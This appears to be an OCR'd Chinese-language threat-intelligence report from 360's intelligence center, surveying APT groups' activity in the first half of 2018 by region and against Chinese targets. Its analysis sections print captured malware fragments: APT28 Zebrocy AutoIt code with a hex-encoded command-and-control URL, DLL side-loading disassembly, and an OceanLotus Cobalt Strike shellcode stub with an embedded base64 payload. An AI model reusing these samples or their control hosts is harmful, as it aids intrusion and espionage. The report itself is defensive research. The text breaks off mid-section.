


APT

全球高级持续性威胁
2018年中报告

360TI
威胁情报中心

序 言

APT，又称高级持续性威胁，通常用于区分由国家、政府或情报机构资助或具有相关背景的攻击团伙实施的攻击行动。该类攻击行动的动机往往与地缘政治冲突，军事行动相关，并以长久性的情报刺探、收集和监控为主要意图，其主要攻击的目标除了政府、军队、外交相关部门外，也包括科研、海事、能源、高新技术等领域。

近年来，结合国内外各个安全研究机构、安全厂商对 APT 类威胁活动的持续跟踪和分析的结果，可以看到攻击团伙使用的攻击战术、技术和过程已经达到非常成熟的阶段，即便部分攻击团伙的技术能力不高，但也能通过利用公开的或开源的脚本类或自动化攻击框架快速形成完备的攻击武器。攻击团伙不但使用针对个人 PC、服务器和目标内部网络的攻击向量技术，并且覆盖了移动设备和家用路由器，其攻击目标也延伸至金融、工业控制、医疗、酒店领域。

本报告是 360 威胁情报中心结合公开的威胁情报和内部情报数据，针对 2018 年上半年高级威胁事件相关的分析和总结，并对近半年的 APT 攻击活动所呈现的态势进行分析。

主要观点

- 近期的 APT 攻击活动呈现出明显的地缘政治特征，当前主要活跃的 APT 攻击活动可以划分为如下几块：中东地区、东欧和中亚、亚太地区、美国和欧洲。
- 近半年来，针对境内的 APT 攻击活动异常活跃，从 360 威胁情报中心的监测来看，至少存在 8 个不同来源的 APT 组织在上半年都有不同程度的，针对境内机构实施了攻击活动，这可能也与近年来中国在亚太地区的国际形势有关。
- APT 攻击组织更多的引入一些公开或开源的工具和攻击框架，并用于实际的攻击活动中，而不再单纯依赖自身开发的网络攻击武器。其在初始攻击阶段更多使用一些轻量级的攻击技术，只有针对明确的高价值目标才会触发后续阶段载荷的植入。这说明攻击者对后续攻击载荷的投放更加谨慎，以避免过早的暴露其整体的攻击链路。
- APT 组织在攻击行动中刻意引入的 false flag，有意避免和过去的攻击行动产生重合，增大了威胁分析中对背景研判的难度。例如在攻击韩国平昌奥运会的事件中，多家安全厂商对其攻击来源的归属做出了不同的分析和推断。
- 针对移动设备、路由器的攻击技术给网络间谍活动带来了更多的攻击向量，例如赛门铁克披露的 Inception Framework 组织[2]利用 UPnProxy 技术[3]攻击路由器用于构建隐匿的回传控制网络。

摘要

- 近半年来，全球 APT 攻击活动呈现出较高的活跃程度。360 威胁情报中心在近半年中监测到的 APT 相关公开报告（从 2017.12 月至 2018.6 月）也多达 227 篇。本次研究主要以 2017 年底至 2018 年上半年，全球各研究机构公开披露的 APT 报告或研究成果为基础，对当前的 APT 攻击形势进行综合分析。
- 2018 年上半年，APT 攻击活动呈现出明显的地缘政治特征，当前主要活跃的 APT 攻击活动可以划分为如下几块：中东地区、东欧和中亚、亚太地区、美国和欧洲。
- 2018 年上半年，至少存在 8 个不同来源的 APT 组织针对境内实施 APT 攻击行动。它们分别是：海莲花、摩诃草、蔓灵花、Darkhotel、APT-C-01、蓝宝菇，以及另外两个已被 360 威胁情报中心监测到，但尚未被任何组织机构披露的 APT 组织。
- APT 威胁的攻防技术对抗持续升级。其中，0day 漏洞利用能力日益提升；结合开源工具和自动化攻击框架提高攻击效率；不断加强对自身攻击手法特点的掩盖和迷惑性；更多的展开对移动设备和路由器攻击等，成为 2018 年上半年全球 APT 攻击的重要特点

关键词：APT、APT28、APT34、欧美、中亚、中东、亚太、海莲花、摩诃草、蓝宝菇、Darkhotel、Office

目　　录

第一章　地缘政治背后的攻击团伙

近半年来，全球 APT 攻击活动呈现出较高的活跃程度。360 威胁情报中心在近半年中监测到的 APT 相关公开报告（从 2017 年 12 月至 2018 年 6 月）也多达 227 篇。本次研究主要以 2017 年底至 2018 年上半年，全球各研究机构公开披露的 APT 报告或研究成果为基础，对当前的 APT 攻击形势进行综合分析。

近半年来，APT 攻击活动呈现出明显的地域特征，这也与国家背景黑客团伙间的围绕以地缘政治因素和间谍情报活动为主要意图的动机有关。当前主要活跃的 APT 攻击团伙其攻击活动的地域范围可以大体分为四块：中东地区，东欧和中亚，亚太地区，美国和欧洲。

一、　中东地区

中东地区常以动乱的政治局势，复杂的宗教背景，和丰富的能源资源为主，其地域下的网络间谍攻击活动尤为频繁，大多围绕以地缘冲突的国家政府和机构为主要目标，也以包括工业，能源行业，以及持不同见政者。

2018 年上半年，被全球各个研究机构披露的中东地区最为活跃的 APT 组织中，有多个组织被认为与伊朗有关。这可能与 Recorded Future 宣称的伊朗利用多个承包商和大学分层承包策略实施其网络攻击活动的背景有关[5]。

组织名称	攻击目标地域	主要攻击目标
APT34	中东地区	金融、政府、能源、化工、电信
MuddyWater	中东和中亚，包括土耳其、巴基斯坦、塔吉克斯坦	
Chafer	以色列、约旦、阿联酋，沙特阿拉伯和土耳其	航空、海运、电信相关机构及其软件和 IT 公司
OilRig	中东地区，包括伊拉克、以色列等；巴基斯坦和英国	石油、天然气、电力等能源机构和工业控制系统

表 1　部分攻击中东地区的 APT 组织的主要攻击地域与攻击目标比较

下面主要对 APT34、MuddyWater，以及 2018 年 1 月，由 360 威胁情报中心披露的，针对叙利亚地区展开攻击的黄金鼠组织（APT-C-27）进行介绍。

（一） APT34

APT34 是由 FireEye 披露的，被认为是来自伊朗的 APT 组织，其最早攻击活动至少可以追溯到 2014 年[6]。APT34 主要利用鱼叉攻击。该组织过去的鱼叉攻击活动主要是投递带有恶意宏的诱导文档，而其近半年的攻击活动中则更多的使用鱼叉邮件投递漏洞利用 RTF 文档（CVE-2017-0199 和 CVE-2017-11882）。被投递的恶意文档主要是向受害目标主机植入其自制的 PowerShell 后门程序达到攻击目的，其主要使用的两个 PowerShell 后门为 POWRUNER 和 BONDUPDATER。

后门名称	持久性	控制通信	主要功能
POWRUNER	计划任务	HTTP	文件上传，截屏
BONDUPDATER	计划任务	DGA 生成子域名	实现命令控制

表 2 APT34 组织使用的两个 PowerShell 后门

（二） MuddyWater

MuddyWater 是另一个被认为是来自伊朗的 APT 组织，其最早攻击活动可以追溯到 2017 年，并在 2018 年初发起了多次鱼叉攻击活动。

MuddyWater 利用鱼叉邮件投递嵌有恶意宏的文档文件，其执行 VBS 脚本或利用 scriptlet 植入 PowerShell 后门 POWERSTATS，其回连的控制链接主要利用被攻击的网络站点。

APT34 和 MuddyWater 这两个组织的攻击特点对比如下。

攻击行为	具体攻击方式	APT34	MuddyWater
攻击入口	鱼叉攻击	√	√
初始植入	文档漏洞	√	
	恶意宏文档	√	√
载荷执行	脚本执行		√
	PowerShell 后门	√	√
控制回传	DGA	√	
	失陷网站		√

表 3 APT34 和 MuddyWater 的攻击特点对比


（三） 黄金鼠

2018 年 1 月，360 威胁情报中心披露了一个针对叙利亚地区新的 APT 组织黄金鼠（APT-C-27）[27]。

研究显示，从 2014 年 11 月起至今，黄金鼠组织（APT-C-27）对叙利亚地区展开了有组织、有计划、有针对性的长时间不间断攻击。攻击平台从开始的 Windows 平台逐渐扩展至 Android 平台。

2015 年 7 月，叙利亚哈马市新闻媒体在 Facebook 上发布了一则消息，该条消息称带有“土耳其对叙利亚边界部署反导弹系统进行干预，详细信息为 http://www.gulfup.com/?MCVlNX”的信息为恶意信息，并告诫大家不要打开信息中链接，该链接为黑客入侵链接。哈马市揭露的这次攻击行动，就是我们在 2016 年 6 月发现的针对叙利亚地区的 APT 攻击。从新闻中我们确定了该行动的攻击目标至少包括叙利亚地区，其载荷投递方式至少包括水坑式攻击。

目前已知的，黄金鼠组织的主要攻击活动，如下图所示。



二、 东欧和中亚

东欧和中亚地区的 APT 攻击活动主要以被认为是俄罗斯背景的 APT 组织实施，这也与俄罗斯在东欧和中亚的政治军事冲突和战略地位有关，包括乌克兰、格鲁吉亚等。结合历史各研究机构对多个被认为是俄罗斯背景的攻击组织的披露情况分析，这些组织主要的攻击目标不仅针对东欧和中亚地区，也针对北美和北约组织等国。

相比于其他地区的多数 APT 组织，被认为是俄罗斯背景的 APT 组织通常拥有更高的攻击技术能力，并实现了其自有的完备的攻击武器。近年来被公开披露的相关 APT 组织主要活动如下表所示。

组织名称	攻击目标地域	主要攻击目标
APT28	东欧和中亚，包括乌克兰，格鲁吉亚，土耳其等北美和欧洲	政府机构，外交部门
APT29	乌克兰，格鲁吉亚，美国，北约等	政府机构，智库，NGO
Turla	东欧	大使馆和领事馆，国防工业
Energetic Bear	乌克兰，美国，英国等	能源和工业部门

表 4　部分被认为是俄罗斯背景的 APT 组织 2018 年上半年主要活动

下面主要针对最为活跃，也最引人关注的 APT28 组织进行详细说明。

APT28 被认为是隶属于俄罗斯军事情报机构 GRU 背景的 APT 组织，其与另一个据称和俄情报机构有关的 APT29 常被美国 DHS 统称为 GRIZZLY STEPPE。

APT28 是一个高度活跃的 APT 攻击组织，其拥有如 DealersChoice 的漏洞利用攻击套件和 Xagent 这样针对多平台的攻击木马程序。

该组织在 2018 年上半年的主要攻击活动如下：

攻击活动时间	攻击活动简介
2018 年 2 月初	针对两个涉外政府机构的攻击活动[10]
2018 年 3 月 9 日	卡巴斯基总结了 APT28 在 2018 年的攻击活动现状和趋势[11]
2018 年 3 月 12 日-14 日	针对欧洲政府机构的攻击活动[10]
2018 年 4 月 24 日	安全厂商披露 APT28 近两年的攻击活动中主要使用 Zebrocy 作为初始植入的攻击载荷[12]
2018 年 5 月 1 日	安全厂商发现 APT28 修改 Lojack 软件的控制域名实现对目标主机的监控[9]
2018 年 5 月 8 日	美联社披露 APT28 组织伪装 IS 对美国军嫂发送死亡威胁信息[8]
2016 年至 2018 年 5 月	APT28 针对乌克兰家用路由器设备的攻击事件，被命名为 VPNFilter[7]

表 5　APT28 组织在 2018 年上半年的主要攻击活动

在近期该组织的攻击活动中，其主要利用 DDE 或宏代码投放初始阶段的攻击载荷 Zebrocy，其是使用 AutoIt 和 Delphi 实现的用于初步植入的攻击载荷，可用于信息收集和将后续阶段载荷（如 Xagent）投递到高价值的攻击目标主机。


```
#EndRegion Internal Functions
$ms_word = GUICreate("Adobe Reader", 530, 150, -1, -1, BitOR($gui_ss_default_gui, $ws_maximizebox, $ws_sizebox, $ws_thickframe, $ws_tabstop))
$ok = GUICtrlCreateButton("Pleasure", 430, 110, 83, 25)
$icon1 = GUICtrlCreateIcon("C:\Windows\SysWOW64\shell32.dll", -278, 24, 16, 48, 48)
$label1 = GUICtrlCreateLabel("", 88, 32, 377, 21)
GUICtrlSetFont(-1, 11, 400, 0, "Arial")
Opt(hextostring("5472617949636F6E48696465"), 1) //TrayIconHide
$nmsg = GUIGetMsg()
Global $vexit = False
$surl = hextostring("687474703a2f2f737570736572766572726d67722e636f6d2f7379732f7570642f706167657570642e706870") //http://supservermgr.com/sys/upd/pageupd.php
AdlibRegister("_88uhfj", 4 * 60000)
While $vexit = False
    Sleep(1000)
WEnd
AdlibUnRegister("_88uhfj")
Exit
```

在初始攻击阶段，其也开始使用 PowerShell 脚本实现部分功能，并利用开源的后渗透工具 Koadic 替代该组织自行研制的木马后门程序[10]。

三、 亚太地区

亚太地区的 APT 攻击活动主要可以分为围绕朝鲜半岛局势，南亚和东南亚的地缘政治冲突以及针对我国境内的 APT 攻击活动，而其中以据称是朝鲜来源的 APT 组织尤为活跃。

被认为是朝鲜背景的 APT 组织主要以 Lazarus Group 和 Group 123 为主，并且 Lazarus Group 组织下存在部分子组织，其具有相对独立的攻击目标和攻击动机，并且与 Lazarus 使用的攻击工具和恶意载荷存在部分交叉。结合公开的披露报告，我们整理被认为是朝鲜 APT 组织的层次结构如下。



APT 组织名称	主要攻击目标地域	主要攻击目标领域	组织简述
Lazarus Group	韩国	政府，银行等	朝鲜背景最为活跃的 APT 组织
Bluenoroff group	欧洲 东南亚等	银行机构，SWIFT 系统	Lazarus 下专门针对银行机构的攻击子组织
Andariel Group	韩国	政府，企业，加密币交易机构等	定向攻击韩国的子组织[13]
COVELLITE	全球范围	民用电力，ICS	与 Lazarus 有关专门针对工业控制网络的攻击组织[14]
Group 123	韩国 日本 俄罗斯 中国	政府、军事、国防，电子、制造业、航空航天、汽车和医疗保健实体	以秘密情报搜集为主要目的，最早攻击活动至少可以追溯到 2012 年[15][16]
Sun Team	韩国	脱北者，记者	主要移动 APT 攻击活动

表 6　部分被认为是朝鲜背景的 APT 组织 2018 年上半年主要活动分析

下面主要针对最为活跃的 Lazarus Group 进行进一步的分析。Lazarus Group 被认为是朝鲜人民军 121 局背景下的 APT 组织，美国 DHS 通常将该组织的攻击行动称为“Hidden Cobra”。

该组织最早的攻击活动可以追溯到 2007 年，其历史攻击行动主要目的是以围绕地缘和政治因素的网络破坏和情报窃取，在其后续的攻击活动中也出现了以全球部分金融机构，数字货币交易机构为主要攻击目标的攻击行动，并以资金和数字货币盗取为目的。

该组织近 2017 年年来被披露的主要攻击活动情况如下。

攻击活动时间	攻击活动简介
2017 年 3 月-11 月	Lazarus 在移动终端设备上的攻击活动
2017 年 6 月	安全厂商发现新的 RATANKBA 变种，其利用 PowerShell 替代可执行形态实现
2017 年 10 月-12 月	针对伦敦数字货币交易公司的攻击
2017 年末	针对中美洲在线赌场的攻击
2018 年 2 月	针对土耳其金融行业的攻击
2018 年 3 月	安全厂商披露 Lazarus 一系列攻击行动，并命名为 Operation GhostSecret
2018 年 4 月 27 日	泰国 CERT 发布朝鲜 Hidden Cobra 组织的 GhostSecret 攻击行动预警
2018 年 4 月-5 月	针对南美多个银行的攻击，包括墨西哥银行和智利银行等

2018 年 5 月 29 日	美国 CERT 发布了关于 HIDDEN COBRA 组织 RAT 工具和一个 SMB 蠕虫的预警
2018 年 6 月 14 日	美国 CERT 再次发布 HIDDEN COBRA 使用 VBA 宏分发新的恶意代码预警

表 7　2017 年以来 Hidden Cobra 组织的主要攻击活动

从该组织近期被披露的攻击活动来看，其主要攻击的目标可能更多转移到金融，银行或加密货币机构相关，这可能也与朝鲜实施 APT 攻击需要大量资金需求有关。

四、　美国和欧洲

从 2015 年 7 月，著名网络军火商 Hacking Team 内部 400GB 数据被泄露，包括内部邮件内容，其开发的监控系统 RCS 及相关源码文档资料。2016 年 8 月，黑客组织“影子经纪人”公开披露并拍卖据称是 NSA 的网络武器库资料，后被证实；2017 年 3 月，维基解密网站公开披露 CIA 关于 Vault 7 项目的相关资料。

上述泄露事件展现了美国相关情报机构背景的国家政府黑客组织拥有非常复杂和先进的攻击技术。同样，欧洲拥有一些老牌网络军火商，如 Hacking Team，FinFinsher 等，将其完备的攻击能力和网络武器提供和贩卖给各国政府或情报机构。由于其先进和复杂的攻击技术，其相关攻击活动更加隐匿而难以发现。

卡巴斯基在上半年发现了一个针对中东和非洲的网络间谍活动，其利用了 Windows 漏洞和 Mikrotik 路由器漏洞实施，被命名为 Slingshot[17]。后被美国情报办公室披露其为美军方 Special Operations Command (SOCOM)下的 Joint Special Operations Command (JSOC)所为 [18]。

第二章　频繁针对境内的 APT 攻击


根据 360 威胁情报中心对 2018 年上半年的 APT 攻击活动监测，近半年来，针对境内的 APT 攻击活动异常活跃。2018 年上半年，至少存在 8 个不同来源的 APT 组织针对境内实施 APT 攻击行动。它们分别是：海莲花、摩诃草、蔓灵花、Darkhotel（APT-C-06）、APT-C-01、蓝宝菇、，以及另外两个已被 360 威胁情报中心监测到，但尚未被任何组织机构披露的 APT 组织。

一、　海莲花

“海莲花”APT 组织是一个长期针对我国政府、科研院所、海事机构、海域建设、航运企业等领域的 APT 攻击组织，该组织不仅频繁对我国境内实施 APT 攻击，也针对东南亚周边国家实施攻击，包括柬埔寨，越南等。

360 威胁情报中心在 2018 年上半年发布的“海莲花 APT 团伙利用 CVE-2017-8570 漏洞的新样本及关联分析”的报告[1]中，披露了该组织近期的鱼叉攻击活动。

总的来说，“海莲花”组织在近半年的攻击活动中基本延续过去的攻击战术技术特点，其主要使用鱼叉攻击投递诱导漏洞文档或内嵌恶意宏代码的文档。




我们也发现“海莲花”组织正在测试新的初始植入方式和攻击利用技术，并进行武器化，包括：

1） 利用 DKMC 开源框架的代码加载 shellcode

2） 通过修改 CLSID 注册表键值实现持久性

3） 实现多种白利用技术，包括 Flash Player、Word、Google Update 等



```
push    ebp
mov     ebp, esp
push    edi
push    offset LibFileName ; "wwlib.dll"
call    ds:LoadLibraryW
mov     edi, eax
test    edi, edi
jz      loc_300016DD

                        ; CODE XREF: sub_30001573+178↓j
push    ebx
push    esi
mov     esi, ds:GetProcAddress
push    offset aFmain   ; "FMain"
push    edi             ; hModule
call    esi ; GetProcAddress
push    offset aWdcommanddis_0 ; "wdCommandDispatch"
push    edi             ; hModule
mov     ebx, eax
call    esi ; GetProcAddress
push    offset aWdgetapplica_0 ; "wdGetApplicationObject"
push    edi             ; hModule
mov     dword_30003010, eax
call    esi ; GetProcAddress
```

4） 更多使用 Cobalt Strike 生成的 shellcode 和攻击载荷实现对攻击目标的监控。

```
loc_4B:                                 ; CODE XREF: seg000:00000075↓j
                xor     eax, eax
                cmp     byte ptr [ebx], 3Dh ; '='
                jz      short near ptr aOijaaaayinlmdj ; "/OiJAAAAYInlMdJkilIwilIMilIUi3IoD7dKJjH"...
                call    sub_2
                call    sub_2
                call    sub_2
                call    sub_2
                xchg    al, ah
                rol     eax, 10h
                xchg    al, ah
                ror     eax, 8
                mov     [ecx], eax
                add     ecx, 3
                jmp     short loc_4B
; ---------------------------------------------------------------------------
aOijaaaayinlmdj db '/OiJAAAAYInlMdJkilIwilIMilIUi3IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi'
                                        ; CODE XREF: seg000:00000050↑j
                db 'lIQiOI8AdCLQHiFwHRKAdBQiQgYilggAdPjPEmLNIsBljH/McCswc8NAcc44HXOA3'
                db '34O3OkdeJYilgkAdNmiwxLilgcAdOLBIsBOIlEJCRbW2PZWlH/4FhfWosS64ZdaG5'
                db 'ldABod2luaVRoTHcmB//V6IAAAABNb3ppbGxhLzUuMCAoV2luZG93cyBOVCA2LjE7'
                db 'IFdPVzY0OyBUcmlkZW50LzcuMDsgcnY6MTEuMCkgbGlrZSBHZWNrbwBYWFhYWFhYW'
                db 'FhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWP'
                db 'hYAFkx/ldXVldRaDpWeaf/1emTAAAAWzHJUVFqAlFRaLsBAABTUGhXiZ/G/9WJw+t'
                db '6WTHSUmgAMqCEUlJSUVJQaOtVLjv/lYnGaIAzAACJ4GoEUGofVmhlRp6G/9Ux/ldX'
                db 'VldWaCOGGHv/lYXAdEgx/4X2dASJ+esJaKrF413/lYnBaEUhXjH/lTH/V2oHUVZQa'
                db 'LdX4Av/lb8ALwAAOcdlBInY64ox/+sV60nogf///y80aFZqAABo8LWiVv/VakBoAB'
                db 'AAAGgAAEAAV2hYpPl/9WTUlOJ51doACAAAFNWaBKWieL/lYXAdM2LBwHDhcB15Vj'
                db 'D6B3///9zZXJ2aWNlcy5zZXJ2ZWZOcC5uZXQA='
seg000          ends
```

“海莲花”组织采用多阶段的 shellcode 和植入脚本，并加以严重的混淆来对抗检测和分析，其还不断发掘新的白利用技术等来对抗主机的一些安全防御机制。该组织还大量使用商业或开源的攻击框架，如 Cobalt Strike 和 DKMC，并作为后续的攻击载荷模块。

我们相信“海莲花”组织正在积极更新和准备新的攻击利用技术，并将应用于未来的攻击活动中。


二、 摩诃草

“摩诃草”组织，主要针对中国、巴基斯坦等亚洲地区和国家进行网络间谍活动。在针对中国地区的攻击中，该组织主要针对政府机构、科研教育领域进行攻击。根据能力型厂商针对 APT 组织和报告的互认共识，该 APT 组织也是安天所发布的“白象”组织。360 威胁情报中心在上半年披露了该

组织利用新的脚本类攻击载荷的技术和针对境内的多起鱼叉攻击事件的分析[1]。

该组织主要使用鱼叉邮件投递诱导文档附件。

其攻击利用过程如下图所示，主要使用 C#开发的控制程序。



该组织上半年的攻击活动也被国内外安全厂商多次披露。

披露时间	披露厂商	描述
2018 年 2 月 13 日	趋势科技	披露 Confucius 的攻击活动，其与 Patchwork 攻击活动存在部分重叠。[19]
2018 年 3 月 7 日	Palo Alto Networks	利用恶意代码 BADNEWS 在印度次大陆的网络攻击活动分析[20]
2018 年 3 月 8 日	ARBOR NETWORKS	Donot Team 在南亚的网络攻击活动，并提出其与 Patchwork 存在一些相似之处[21]。后续，360 威胁情报中心披露了该组织与内部跟踪的 APT-C-35（肚脑虫）相关[1]。
2018 年 5 月 23 日	趋势科技	披露 Confucius 更多的攻击技术细节，和其与 Patchwork 的更多关联性[22]
2018 年 6 月 7 日	Volexity	Patchwork 攻击美国智库[23]

表 8　2018 年上半年国内外安全厂商对“摩诃草”组织的研究情况

三、 Darkhotel

Darkhotel 是一个长期针对企业高管、国防工业、电子工业等重要机构实施网络间谍攻击活动的 APT 组织。2014 年 11 月，卡巴斯基实验室的安全专家首次发现了 Darkhotel APT 组织，并声明该组织至少从 2010 年就已经开始活跃，目标基本锁定在韩国、中国、俄罗斯和日本。360 威胁情报中心也发布报告“DarkHotel APT 团伙新近活动的样本分析”[1]公开披露其近期的攻击技术细节。

该组织利用鱼叉攻击投递诱导文档，利用如下的技术植入主控 DLL 模块。主控 DLL 模块通过实现插件化能够灵活加载和执行具有不同功能的插件 DLL 模块。

1） 白利用

